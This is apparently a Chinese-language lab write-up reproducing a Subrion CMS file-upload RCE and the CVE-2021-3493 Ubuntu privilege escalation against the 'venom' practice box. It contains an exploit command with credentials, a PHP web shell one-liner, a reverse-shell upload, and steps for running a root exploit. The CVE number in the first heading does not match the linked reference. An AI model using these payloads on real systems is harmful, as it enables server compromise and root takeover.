
分享几个CVE漏洞复现
分享几个CVE漏洞复现
一、CVE-2018-29422文件上传RCE漏洞
靶机:venom
对venom.box网站设置域名解析

点击此处

一个登录界面,发现系统版本,Subrion CMS v4.2.1
 image-20250312153555716
查找历史漏洞,发现一个文件上传RCE漏洞
 image-20250312153755215
下载下来查看

参考文章:https://github.com/hev0x/CVE-2018-19422-SubrionCMS-RCE
sudo python3 49876.py -u http://venom.box/panel/ -l dora -p E7r9t8@Q#h%Hy+M1234

可以拿到shell,但是无法切换成交互模式

换另一种方式,登录管理面板,密码为维吉尼亚解密密码

成功登录,是管理员,点击设置查看
进入后台,因为上面搜出来了文件上传RCE漏洞,所以找一找文件上传点

发现此处,可以进行文件上传
 image-20250312155354469
点击该处可以上传
 image-20250312155446078
先上传一个txt文件试试,上传成功
 image-20250312155542068
上传一个php文件,上传之后无法访问,应该是被过滤了
track
<?php system($_GET["a"]); ?>
可以看到路径
 image-20250312155917497
由于上面漏洞利用代码给了地址,访问一下,可以看到需要使用pht或phar后缀上传
exp文章:https://github.com/intelliants/subrion/issues/801
 image-20250312165130284
在这个网站生成反弹shell:https://www.ddosi.org/shell/

新建.pht文件然后上传即可,访问该路径
 攻击机开启监听,反弹成功
 image-20250312170506847
二、CVE-2021-3493 Ubuntu低版本 内核版本提权
搜索历史漏洞
靶机:venom
 image-20250312170937361
下载下来查看
 image-20250312171341391
给了使用方法
 image-20250312171249834
开启web服务在靶机下载该脚本
 image-20250312171518442
执行不成功,赋予权限后也是如此
 image-20250312172158480
在该网站成功找到exp
exp文章:https://github.com/briskets/CVE-2021-3493
下载到kali
 image-20250312172439048
开启web服务并使用wget命令下载到靶机,赋予权限并编译,然后执行

提权成功,进入**/root目录,发现flag**
